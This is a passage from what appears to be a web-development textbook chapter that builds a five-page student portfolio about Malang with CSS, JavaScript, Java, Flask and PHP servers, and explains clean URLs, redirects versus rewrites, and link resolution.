* { box-sizing: border-box; }          /* every box sized border-to-border */

body {
  margin: 0;
  font: 17px/1.65 system-ui, "Segoe UI", Roboto, Helvetica, Arial, sans-serif;
  color: var(--ink);
  background: var(--wash);
}

.skip {                                  /* keyboard users jump past the nav */
  position: absolute; left: -9999px;
}
.skip:focus {
  left: 8px; top: 8px; z-index: 10;
  background: var(--paper); padding: 8px 12px; border-radius: var(--radius);
}

header.site {
  background: var(--paper);
  border-bottom: 1px solid var(--line);
}
.bar {
  max-width: var(--measure); margin: 0 auto; padding: 14px 16px;
  display: flex; flex-wrap: wrap; gap: 10px 18px; align-items: baseline;
}
.brand { font-size: 1.15rem; font-weight: 700; color: var(--accent); text-decoration: none;
}
nav.main { display: flex; flex-wrap: wrap; gap: 4px 14px; }
nav.main a { color: var(--ink-soft); text-decoration: none; padding: 4px 0; }
nav.main a:hover, nav.main a:focus { color: var(--accent); text-decoration: underline; }
nav.main a[aria-current="page"] {       /* the current page marks itself */
  color: var(--accent); font-weight: 600; border-bottom: 2px solid var(--accent-2);
```

Listing 4.2 (Continued) *web/portfolio/assets/site.css: one stylesheet for all five pages, written mobile first.*

```
}

main { max-width: var(--measure); margin: 0 auto; padding: 24px 16px 48px; }
h1 { font-size: 1.9rem; line-height: 1.2; color: var(--accent); margin: 0 0 6px; }
h2 { font-size: 1.25rem; color: var(--accent); margin: 28px 0 8px; }
p  { margin: 0 0 14px; }
a  { color: var(--accent); }
.lede { font-size: 1.08rem; color: var(--ink-soft); margin-bottom: 22px; }

.card {
  background: var(--paper); border: 1px solid var(--line);
  border-radius: var(--radius); padding: 18px; margin: 0 0 16px;
}
.card > :first-child { margin-top: 0; }  /* the card's padding is the only gap on top */
.grid { display: grid; gap: 16px; grid-template-columns: 1fr; }

dl.facts { margin: 0; display: grid; grid-template-columns: max-content 1fr; gap: 6px 14px;
}
dl.facts dt { font-weight: 600; color: var(--ink-soft); }
dl.facts dd { margin: 0; }

table { border-collapse: collapse; width: 100%; }
th, td { border: 1px solid var(--line); padding: 8px 10px; text-align: left; }
th { background: var(--wash); }

footer.site {
  border-top: 1px solid var(--line); background: var(--paper);
  color: var(--ink-soft); font-size: 0.92rem;
}
footer.site div { max-width: var(--measure); margin: 0 auto; padding: 16px; }

@media (min-width: 720px) {
  .grid { grid-template-columns: 1fr 1fr; }
  h1 { font-size: 2.3rem; }
}
```

Four ideas carry it.

Custom properties. `:root { --ink: …; --accent: …; }` defines named colors once, and every rule uses them with `var(--accent)`.

One box rule for everything. `* { box-sizing: border-box; }` makes every width mean "from border to border", not "content only"; Problem 4.8 works out, with numbers, why this one line prevents a whole family of layout surprises.

A readable column. `max-width: 68ch` keeps a line to about 68 characters, and `margin: 0 auto` centers it.

Mobile first. The rules outside the `@media` block are the phone layout, one column of cards; `@media (min-width: 720px)` adds two columns and a larger heading for wider screens, so a phone never has to undo desktop rules.

Two rules deserve a note because they will come back. `.card > :first-child { margin-top: 0; }` exists because of a measurement made in Problem 4.3, and `nav.main a[aria-current="page"]` is how the stylesheet finds the current page: it selects the menu link that carries the attribute `aria-current="page"`, which the script of **Listing 4.3** adds.

4.3.5 The JavaScript

Listing 4.3 `web/portfolio/assets/site.js`: the only script of the site, two small jobs, both progressive enhancement.

```
// site.js — the only JavaScript on the site. Two jobs, both progressive
// enhancement: the page is complete and usable with this file deleted.
(function () {
  "use strict";

  // 1. Mark the current page in the navigation, so one nav fragment can be
  //    pasted into all five pages unchanged. Compare normalized paths:
  //    "/portfolio/profile" and "/portfolio/profile/" must count as the same page.
  function normalize(p) {
    return p.replace(/index\.html$/, "").replace(/\/+$/, "") || "/";
  }
  var here = normalize(window.location.pathname);
  document.querySelectorAll("nav.main a").forEach(function (a) {
    if (normalize(a.pathname) === here) {
      a.setAttribute("aria-current", "page");
    }
  });

  // 2. Print the build year in the footer, so the copyright never goes stale.
  var y = document.getElementById("year");
  if (y) { y.textContent = String(new Date().getFullYear()); }
}());
```

The file is wrapped in `(function () { … }());`, a function defined and called at once, so nothing it declares leaks into the global scope; `"use strict";` makes a few silent mistakes loud.

The first job marks the current page. `normalize` turns `/portfolio/food`, `/portfolio/food/` and `/portfolio/food/index.html` into one form; the script compares the normalized `a.pathname` of each of the five menu links with that of `window.location.pathname`, and gives the matching link `aria-current="page"`. A screen reader announces it as “current page” and the CSS paints it: one attribute serves the eye and the ear.

The second job writes the current year into the footer, so that the copyright line never goes stale.

Delete this file and the site still works: every page is complete, every link leads somewhere. That is the test of progressive enhancement, and it is also why the script can sit at the end of the body without harm.

4.3.6 What the browser shows

Figure 4.2 is the Local Food page at desktop width, captured by a headless Chromium browser from the running site, and **Figure 4.3** is the homepage at the width of a phone. In the first, the current page, *Local Food*, is darker, bold and underlined in orange: that is `aria-current` at work. In the second, the navigation has wrapped onto two lines and the cards stand in one column, because the `@media` block of **Listing 4.2** does not apply below 720 pixels.




Figure 4.2 The Local Food page at 1000 pixels wide; the script has marked *Local Food* as the current page and the stylesheet has underlined it.




Figure 4.3 The homepage at 390 pixels, the width of a common phone: one column of cards and a navigation that wraps.

4.3.7 The Java solution

A static site needs no program at all. But look at the five HTML files again: the header, the navigation and the footer are copied five times. The day a sixth page is added, five files must change, and one of them will be forgotten. The server-side answer to that problem is a *layout*: write the frame once, and let a program put each page's main part into it when the page is requested. That is the Java solution, **Listing 4.4**, and it is also the natural bridge to Problem 4.2, because a program that answers requests can answer them at any address it likes.

Listing 4.4 `java/PortfolioServer.java`: the portfolio served by the JDK's own HTTP server, with the frame written once in `layout`.

```
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.io.OutputStream;
import java.net.InetSocketAddress;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.util.LinkedHashMap;
import java.util.Map;

/** The five-page portfolio served by the JDK's own HTTP server, with clean URLs. */
public class PortfolioServer {
    static final Path WEB = Path.of("..", "web").toAbsolutePath().normalize();
    static final String PREFIX = "/portfolio";

    // slug -> {label used in the menu and the title, meta description}; order = menu order
    static final Map<String, String[]> PAGES = new LinkedHashMap<>();
    static {
        PAGES.put("home", new String[] {"Home",
            "Personal website of Ayu Pramesti, an Informatics student at ITS Surabaya."});
        PAGES.put("profile", new String[] {"Profile",
            "Who Ayu Pramesti is: studies, skills and interests."});
        PAGES.put("hometown", new String[] {"Hometown",
            "Malang, East Java: geography, climate and a short history."});
        PAGES.put("food", new String[] {"Local Food",
            "Five dishes from Malang: bakso malang, cwie mie, rawon, orem-orem and apple
cider."});
        PAGES.put("tourist", new String[] {"Tourist Places",
            "Five places to visit around Malang: Bromo, Jalan Ijen, Jodipan, Batu and the
beaches."});
    }

    static String href(String slug) {
        return slug.equals("home") ? PREFIX + "/" : PREFIX + "/" + slug + "/";
    }

    /** One layout for every page: the navigation is written once, here. */
    static String layout(String slug, String title, String description, String main) {
        StringBuilder nav = new StringBuilder();
        for (Map.Entry<String, String[]> e : PAGES.entrySet()) {
            String current = e.getKey().equals(slug) ? " aria-current=\"page\"" : "";
            nav.append("        <a href=\"").append(href(e.getKey())).append("\"")
               .append(current).append(">").append(e.getValue()[0]).append("</a>\n");
        }
        return "<!DOCTYPE html>\n<html lang=\"en\">\n<head>\n"
            + "  <meta charset=\"utf-8\">\n"
            + "  <meta name=\"viewport\" content=\"width=device-width, initial-
scale=1\">\n"
```

Listing 4.4 (Continued) *java/PortfolioServer.java: the portfolio served by the JDK's own HTTP server, with the frame written once in layout.*

```
            + "  <title>" + title + " &mdash; Ayu Pramesti</title>\n"
            + "  <meta name=\"description\" content=\"" + description + "\">\n"
            + "  <link rel=\"stylesheet\" href=\"" + PREFIX + "/assets/site.css\">\n"
            + "</head>\n<body>\n"
            + "  <a class=\"skip\" href=\"#content\">Skip to content</a>\n"
            + "  <header class=\"site\">\n    <div class=\"bar\">\n"
            + "      <a class=\"brand\" href=\"" + PREFIX + "/\">Ayu Pramesti</a>\n"
            + "      <nav class=\"main\" aria-label=\"Main\">\n" + nav
            + "      </nav>\n    </div>\n  </header>\n"
            + "  <main id=\"content\">\n" + main + "  </main>\n"
            + "  <footer class=\"site\">\n    <div>\n"
            + "      <p>A personal website &middot;\n"
            + "         &copy; <span id=\"year\">2026</span> Ayu Pramesti.\n"
            + "         Built with hand-written HTML, CSS and JavaScript.</p>\n"
            + "    </div>\n  </footer>\n"
            + "  <script src=\"" + PREFIX + "/assets/site.js\"></script>\n"
            + "</body>\n</html>\n";
    }

    static void send(HttpExchange ex, int status, String type, byte[] body) throws
IOException {
        ex.getResponseHeaders().set("Content-Type", type);
        boolean head = ex.getRequestMethod().equals("HEAD");
        ex.sendResponseHeaders(status, head ? -1 : body.length);
        if (!head) {
            try (OutputStream out = ex.getResponseBody()) { out.write(body); }
        }
        ex.close();
    }

    static void handle(HttpExchange ex) throws IOException {
        String path = ex.getRequestURI().getPath();
        // "/portfolio", "/portfolio/", "/portfolio/food" and "/portfolio/food/" all count
        String rest = path.equals(PREFIX) ? "" : path.substring(PREFIX.length() + 1);
        if (rest.endsWith("/")) rest = rest.substring(0, rest.length() - 1);
        String slug = rest.isEmpty() ? "home" : rest;
```

Listing 4.4 (Continued) *java/PortfolioServer.java: the portfolio served by the JDK's own HTTP server, with the frame written once in layout.*

```
        if (PAGES.containsKey(slug)) {
            String[] p = PAGES.get(slug);
            String main = Files.readString(WEB.resolve("pages").resolve(slug + ".html"));
            send(ex, 200, "text/html; charset=utf-8",
                 layout(slug, p[0], p[1], main).getBytes(StandardCharsets.UTF_8));
        } else if (rest.equals("assets/site.css") || rest.equals("assets/site.js")) {
            String type = rest.endsWith(".css") ? "text/css; charset=utf-8"
                                                : "text/javascript; charset=utf-8";
            send(ex, 200, type,
Files.readAllBytes(WEB.resolve("portfolio").resolve(rest)));
        } else {
            send(ex, 404, "text/html; charset=utf-8",
                 Files.readAllBytes(WEB.resolve("portfolio").resolve("404.html")));
        }
    }

    public static void main(String[] args) throws IOException {
        int port = args.length > 0 ? Integer.parseInt(args[0]) : 8402;
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", port), 0);
        server.createContext(PREFIX, PortfolioServer::handle);
        server.start();
        System.out.println("Portfolio on http://localhost:" + port + PREFIX);
    }
}
```

Reading it from the top:

- `com.sun.net.httpserver.HttpServer` has shipped inside every JDK since Java 6 [4]. `HttpServer.create(…)` opens a listening socket on this computer only, `createContext(PREFIX, PortfolioServer::handle)` sends every path beginning with `/portfolio` to `handle`, and `start()` begins answering.
- `PAGES` is a `LinkedHashMap`, which keeps insertion order, so the menu comes out in the right order. Each *slug* — the short name used in the address — maps to the menu label and the description.
- `layout(slug, title, description, main)` returns the whole page as one string. Its loop builds the five menu links, and adds `aria-current="page"` to the one whose slug is the page being built. The server does on the server what `site.js` did in the browser, so the mark is there even before any script runs.
- `handle` turns the path into a slug: `/portfolio` and `/portfolio/` become `home`; `/portfolio/food` and `/portfolio/food/` become `food`. If the slug is a known page, it reads that page's main part from `web/pages/food.html` and sends the laid-out page with status 200. The stylesheet and the script are sent from the static folder. Anything else receives the site's own `404.html` with status 404.
- `send` sets `Content-Type`, then `sendResponseHeaders(status, length)` writes the status line and headers; for `HEAD`, length `-1` means "no body".

The main parts in `web/pages/` are the exact `main` sections of the static pages, so the Java server and the static files should produce the same documents. They do, apart from one attribute. With the server running (`java -cp classes PortfolioServer` from the `java` folder), the command

```
curl -s localhost:8402/portfolio/food | sed 's/ aria-current="page"//' | cmp -
../web/portfolio/food/index.html
```

prints nothing, which is how `cmp` says "identical": every one of the five pages, with the 20 characters of `aria-current="page"` removed, is byte for byte the static file.

4.3.8 The Python solution

In Flask the layout is a *template*: an HTML document with holes written `{{ … }}` for values and `{% … %}` for loops and decisions, filled by the template engine Jinja [5]. **Listing 4.5** is the same server as **Listing 4.4**.

Listing 4.5 `python/portfolio_app.py`: the same portfolio in Flask; the frame is one Jinja template, `LAYOUT`.

```
"""The five-page portfolio served by Flask, with clean URLs.

Run:  python3 portfolio_app.py        then open http://localhost:8403/portfolio
"""
from pathlib import Path

from flask import Flask, abort, render_template_string, send_from_directory
from markupsafe import Markup

WEB = (Path(__file__).parent / ".." / "web").resolve()
PREFIX = "/portfolio"

# slug -> (label used in the menu and the title, meta description); order = menu order
PAGES = {
    "home": ("Home",
             "Personal website of Ayu Pramesti, an Informatics student at ITS Surabaya."),
    "profile": ("Profile",
                "Who Ayu Pramesti is: studies, skills and interests."),
    "hometown": ("Hometown",
                 "Malang, East Java: geography, climate and a short history."),
    "food": ("Local Food",
             "Five dishes from Malang: bakso malang, cwie mie, rawon, orem-orem and apple
cider."),
    "tourist": ("Tourist Places",
                "Five places to visit around Malang: Bromo, Jalan Ijen, Jodipan, Batu and
the beaches."),
}

# One layout for every page: the navigation is written once, here.
LAYOUT = """<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>{{ title }} &mdash; Ayu Pramesti</title>
  <meta name="description" content="{{ description }}">
  <link rel="stylesheet" href="{{ prefix }}/assets/site.css">
</head>
<body>
  <a class="skip" href="#content">Skip to content</a>
  <header class="site">
    <div class="bar">
      <a class="brand" href="{{ prefix }}/">Ayu Pramesti</a>
      <nav class="main" aria-label="Main">
{% for key, (label, _) in pages.items() %}
        <a href="{{ href(key) }}"{% if key == slug %} aria-current="page"{% endif %}>{{
label }}</a>
{% endfor %}
      </nav>
```

Listing 4.5 (Continued) *python/portfolio_app.py: the same portfolio in Flask; the frame is one Jinja template, LAYOUT.*

```
    </div>
  </header>
  <main id="content">
{{ main }}  </main>
  <footer class="site">
    <div>
      <p>A personal website &middot;
         &copy; <span id="year">2026</span> Ayu Pramesti.
         Built with hand-written HTML, CSS and JavaScript.</p>
    </div>
  </footer>
  <script src="{{ prefix }}/assets/site.js"></script>
</body>
</html>
"""

app = Flask(__name__)
app.jinja_env.trim_blocks = True              # a {% tag %} ending a line eats that newline
app.jinja_env.keep_trailing_newline = True    # keep the final newline after </html>


def href(slug):
    return PREFIX + "/" if slug == "home" else f"{PREFIX}/{slug}/"


# strict_slashes=False: "/portfolio/food" and "/portfolio/food/" both answer 200
@app.route(PREFIX + "/", defaults={"slug": "home"}, strict_slashes=False)
@app.route(PREFIX + "/<slug>/", strict_slashes=False)
def page(slug):
    if slug not in PAGES:
        abort(404)
    label, description = PAGES[slug]
    main = Markup((WEB / "pages" / f"{slug}.html").read_text(encoding="utf-8"))
    return render_template_string(LAYOUT, title=label, description=description,
                                  prefix=PREFIX, pages=PAGES, slug=slug,
                                  href=href, main=main)


@app.route(PREFIX + "/assets/<name>")
def asset(name):
    return send_from_directory(WEB / "portfolio" / "assets", name)
```

Listing 4.5 (Continued) *python/portfolio_app.py: the same portfolio in Flask; the frame is one Jinja template, LAYOUT.*

```
@app.errorhandler(404)
def not_found(_error):
    return (WEB / "portfolio" / "404.html").read_text(encoding="utf-8"), 404


if __name__ == "__main__":
    app.run(port=8403)
```

The decorators `@app.route(…)` connect addresses to the function `page`. `PREFIX + "/<slug>/"` means "any single path segment after `/portfolio/`, handed to the function as the argument `slug`"; `strict_slashes=False` makes Flask answer `/portfolio/food` and `/portfolio/food/` alike instead of redirecting one to the other. The template loop `{% for key, (label, _) in pages.items() %}` writes the menu, and `{% if key == slug %} aria-current="page"{% endif %}` marks the current page exactly as the Java loop did.

`trim_blocks` and `keep_trailing_newline` only make the output match the static files to the byte (no blank lines after `{% … %}` tags, and a line break after `</html>`). `Markup(…)` tells Jinja that the main part is trusted HTML written by the site's owner; without it Jinja would *escape* it, turning every `<` into `<`. Escaping is Flask's default because almost everything else put into a page comes from someone you should not trust — the subject of Problem 4.11.

Run it with `python3 portfolio_app.py` from the `python` folder; the same `curl … | cmp` test against port 8403 prints nothing for all five pages.

4.3.9 A tempting wrong solution

The tempting shortcut is to put all five "pages" into one file and show one at a time, as **Listing 4.6** does. It is short, it loads once, and in a browser it even looks like five pages: click *Local Food* and only the food section is visible, because the CSS rule `section:target { display: block; }` shows the one section whose `id` matches the fragment of the address, `#food`.

Listing 4.6 `web/wrong/onepage.html`: five sections in one document, shown one at a time by the `:target` selector. Tempting, and wrong.

```html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Ayu Pramesti</title>
  <style>section { display: none; } section:target { display: block; }</style>
</head>
<body>
  <nav>
    <a href="#home">Home</a> <a href="#profile">Profile</a> <a
href="#hometown">Hometown</a>
    <a href="#food">Local Food</a> <a href="#tourist">Tourist Places</a>
  </nav>
  <section id="home"><h1>Ayu Pramesti</h1><p>Welcome.</p></section>
  <section id="profile"><h1>Profile</h1><p>Informatics student.</p></section>
  <section id="hometown"><h1>Malang</h1><p>A highland city.</p></section>
  <section id="food"><h1>Local food</h1><p>Bakso, rawon, cwie mie.</p></section>
  <section id="tourist"><h1>Tourist places</h1><p>Bromo at sunrise.</p></section>
</body>
</html>
```

It fails in three ways. It is one page, with one title in the tab and five `h1` headings. It cannot satisfy Problem 4.2, because a fragment is never sent to the server; ask `curl` for the Food "page" and watch the request line:

```
> GET /wrong/onepage.html HTTP/1.1
> Host: localhost:8404
> User-Agent: curl/8.5.0
> Accept: */*
>
< HTTP/1.0 200 OK
< Server: SimpleHTTP/0.6 Python/3.11.15
< Content-type: text/html
< Content-Length: 771
<
```

The request says `GET /wrong/onepage.html`; `#food` stayed in the client, so neither the server nor a search engine can tell the "pages" apart. And a visitor who opens the file without a fragment sees nothing, because every section starts hidden.

CHECK YOURSELF. A sixth page, *Contact*, must be added at `/portfolio/contact/`. List every file that changes in the static solution, and every line that changes in the Java solution.

Answer. Static: a new `contact/index.html`, and the navigation in all six pages plus `404.html` — seven HTML files in all, because the menu is copied into each. Java: one new file `web/pages/contact.html`, and one new entry in the map, `PAGES.put("contact", new String[] {"Contact", "How to reach Ayu Pramesti."});`. The layout, the menu loop and the route need no change. That difference is the whole argument for writing a frame once.

4.4 Problem 4.2 — Clean URLs for the Five Pages

4.4.1 The problem

PROBLEM 4.2. The URL structure of the pages of Problem 4.1 must follow this format: `(Your Domain)/portfolio` for the Homepage, `(Your Domain)/portfolio/profile` for the Profile page, `(Your Domain)/portfolio/hometown` for the Hometown page, `(Your Domain)/portfolio/food` for the Local Food page, and `(Your Domain)/portfolio/tourist` for the Tourist Places page.

4.4.2 Understanding it by hand

Restating it. In: five addresses. Out: the right page for each — with no file extension, no query string, no fragment, and the segment `portfolio` in front. Three questions hide in that line:

1. Where does the prefix `/portfolio` come from?
2. How does `/portfolio/profile`, which names no file, find a file?
3. How do the pages link to each other without breaking when the site moves to a host?

What runs where. None of this is HTML; it is decided on the server side, by the folder layout, the host's configuration or a program.

Question 1: the prefix. On most hosts, the folder you publish is served at the root of the domain, so the prefix comes from putting everything into a folder called `portfolio/`, as the tree of Section 4.3.2 does. On GitHub Pages it can come for free: a *project site* — a repository with Pages switched on — is published at `https://<user>.github.io/<repository>/` [7]. A repository named `portfolio` is therefore published at `https://ayu-pramesti.github.io/portfolio/`, which is exactly `(Your Domain)/portfolio`. Choosing the repository's name is part of solving this problem, and Problem 4.4 does it.

Question 2: an address that names no file. Every web server, back to the earliest ones, follows one rule: when a request names a **directory**, answer with the file called `index.html` inside it. So each page is a directory holding an `index.html`, and the directory's name is the address. **Figure 4.4** shows what then happens to `/portfolio/profile` on three kinds of server.




Figure 4.4 Three fates of `GET /portfolio/profile`: a static host redirects to the address with a slash and then sends the index file; our own server sends it at once; a one-page design never lets the server see which page was wanted.

A plain static host, strictly, receives a request for `/portfolio/profile`, finds that `profile` is a directory, and replies `301 Moved Permanently` with `Location: /portfolio/profile/`. The browser follows it silently, asks again with the slash, and receives the index file with `200 OK`. That is correct HTTP, and it is what GitHub Pages does; the only visible trace is the slash at the end of the address. A server that we program ourselves can go further and answer `/portfolio/profile` at once with `200 OK`, which matches the requested format to the letter.

Question 3: links. The browser turns every `href` into a full address by combining it with the address of the page it is on (Chapter 1, Section 1.7.4). There are three kinds of link, and the program **Listing 4.7** shows how each is resolved when the page is the Profile page of the published site.

Listing 4.7 `web/tools/resolve.mjs`: the browser's own rule for resolving links, `new URL(href, page)`, applied to six links.

```
// resolve.mjs: how a browser turns each kind of href into a full address.
// The page being read is the Profile page of a site published under /portfolio/.
const page = "https://ayu-pramesti.github.io/portfolio/profile/";
const hrefs = ["/food/", "../food/", "food/", "/portfolio/food/",
               "/assets/site.css", "/portfolio/assets/site.css"];
for (const href of hrefs) {
  console.log(href.padEnd(28) + "-> " + new URL(href, page).href);
}
```

```
/food/                       -> https://ayu-pramesti.github.io/food/
../food/                     -> https://ayu-pramesti.github.io/portfolio/food/
food/                        -> https://ayu-pramesti.github.io/portfolio/profile/food/
/portfolio/food/             -> https://ayu-pramesti.github.io/portfolio/food/
/assets/site.css             -> https://ayu-pramesti.github.io/assets/site.css
/portfolio/assets/site.css   -> https://ayu-pramesti.github.io/portfolio/assets/site.css
```

`/food/` starts again from the host and points *above* the site; `food/` lands inside the Profile folder; `../food/` is right from this page but wrong from the homepage. Only `/portfolio/food/`, the full path with the prefix, is right from every page, which is the form **Listing 4.1** uses, for the stylesheet too.

4.4.3 The solution with PHP's built-in server

The directory layout of Section 4.3.2 already answers every address on a static host. To answer them *without* the redirect, and to show the rules a host applies, **Listing 4.8** is a *router script* for PHP's built-in web server. When `php -S` is started with a script name, it runs that script for every request; if the script returns `false`, the server handles the request itself; otherwise the script's output is the answer.

Listing 4.8 `php/router.php`: the host's rules, written out as four numbered rules for `php -S`.

```php
<?php
// router.php: clean URLs for the static portfolio under PHP's built-in server.
// Run from this folder:   php -S localhost:8401 router.php
declare(strict_types=1);

$root = realpath(__DIR__ . '/../web');
$path = rawurldecode(parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH) ?? '/');
$disk = realpath($root . $path);           // false when nothing exists there

function send_file(string $file, int $status): bool
{
    $types = ['html' => 'text/html; charset=utf-8', 'css' => 'text/css; charset=utf-8',
              'js' => 'text/javascript; charset=utf-8'];
    $ext = pathinfo($file, PATHINFO_EXTENSION);
    http_response_code($status);
    header('Content-Type: ' . ($types[$ext] ?? 'application/octet-stream'));
    readfile($file);
    return true;                           // true = "I answered; do nothing more"
}

// Rule 0: never serve anything outside the web folder ("/../" tricks).
if ($disk !== false && !str_starts_with($disk, $root)) {
    return send_file($root . '/portfolio/404.html', 404);
}
// Rule 1: a real file is sent as it is (stylesheet, script, a page named in full).
if ($disk !== false && is_file($disk)) {
    return send_file($disk, 200);
}
// Rule 2: a directory is answered with its index.html, with or without the slash.
if ($disk !== false && is_dir($disk) && is_file($disk . '/index.html')) {
    return send_file($disk . '/index.html', 200);
}
// Rule 3: nothing matched, so send the site's own error page WITH status 404.
return send_file($root . '/portfolio/404.html', 404);
```

The rules, in the order the script applies them:

- `parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH)` takes the path out of the request target, dropping any query string; `rawurldecode` turns `%20` back into a space. `realpath` turns the path into a real location on disk, resolving any `..`, and returns `false` when nothing exists there.
- **Rule 0** refuses any path that, once resolved, lies outside the `web` folder. Without it, a request for `/../php/router.php` would hand out the source of the server itself. `str_starts_with($disk, $root)` is the whole check.
- **Rule 1** sends a real file as it is. `send_file` picks the `Content-Type` from the extension, because a stylesheet sent as `text/html` is ignored by the browser.
- **Rule 2** answers a directory with its `index.html`, whether or not the address ends with a slash. This is the rule that makes `/portfolio/profile` answer `200` at once.
- **Rule 3** sends the site's own `404.html`, and — this matters — *with status 404*. A missing page that answers `200` is the mistake of Problem 4.5.

Start it from the `php` folder with `php -S localhost:8401 router.php`, and ask for the Profile page with `curl -si` (the `Date` header, which only records when the request was made, is left out of this and every later transcript):

```
HTTP/1.1 200 OK
Connection: close
X-Powered-By: PHP/8.4.21
Content-Type: text/html; charset=utf-8
```

Now compare the plain static host, Python's `http.server` serving the `web` folder on port 8404, which behaves as GitHub Pages does:

```
HTTP/1.0 301 Moved Permanently
Server: SimpleHTTP/0.6 Python/3.11.15
Location: /portfolio/profile/
Content-Length: 0
```

Two correct answers: a *rewrite* (one request, the address stays) and a *redirect* (a second request, the address changes). Netlify writes the rewrite in `_redirects`, **Listing 4.9**, where status `200` means rewrite; Apache, inside XAMPP and most shared hosting, reads `.htaccess`, **Listing 4.10**.

Listing 4.9 `web/portfolio/_redirects`: the same routes for Netlify; status 200 means the address bar keeps the clean URL.

```
/portfolio/profile    /portfolio/profile/index.html    200
/portfolio/hometown   /portfolio/hometown/index.html   200
/portfolio/food       /portfolio/food/index.html       200
/portfolio/tourist    /portfolio/tourist/index.html    200
/portfolio/*          /portfolio/404.html              404
```

Listing 4.10 `web/portfolio/.htaccess`: the same routes for Apache with `mod_rewrite`; a directory that holds an `index.html` is served from it, slash or no slash.

```
# Apache (XAMPP, most shared hosts): answer /portfolio/profile with no redirect.
DirectoryIndex index.html
DirectorySlash Off
RewriteEngine On

# A directory that holds an index.html is served from that file, slash or no slash.
RewriteCond %{REQUEST_FILENAME} -d
RewriteCond %{REQUEST_FILENAME}/index.html -f
RewriteRule ^(.+?)/?$ $1/index.html [L]

ErrorDocument 404 /portfolio/404.html
```

Both files are complete, but neither was run for this book, because the build machine had no Apache and no Netlify account; the PHP, Java and Flask servers were. **Table 4.3** compares the four ways.

Table 4.3 Four ways to give the five pages clean addresses. The directory layout needs no configuration and works everywhere, which is why the site is built on it; the other three remove the redirect where the host allows it.

Method	Configuration	Works on GitHub Pages	Answer to `/portfolio/profile`
Directory with `index.html`	none	yes	`301`, then `200` at `/portfolio/profile/`
Our own server (PHP router, Java, Flask)	a program	no (Pages runs no program)	`200` at once
Apache `.htaccess`	one file	no	`200` at once
Netlify `_redirects`	one file	no	`200` at once

4.4.4 Checking all five addresses

A route that has not been requested has not been tested. **Listing 4.11** requests the five required addresses and three more, prints what came back, and follows a redirect exactly once when it points to the same address with a slash.

Listing 4.11 `python/check_routes.py`: request every required URL, report status and first heading, and say whether the page arrived.

```python
"""Request every required URL of the portfolio and report what came back.

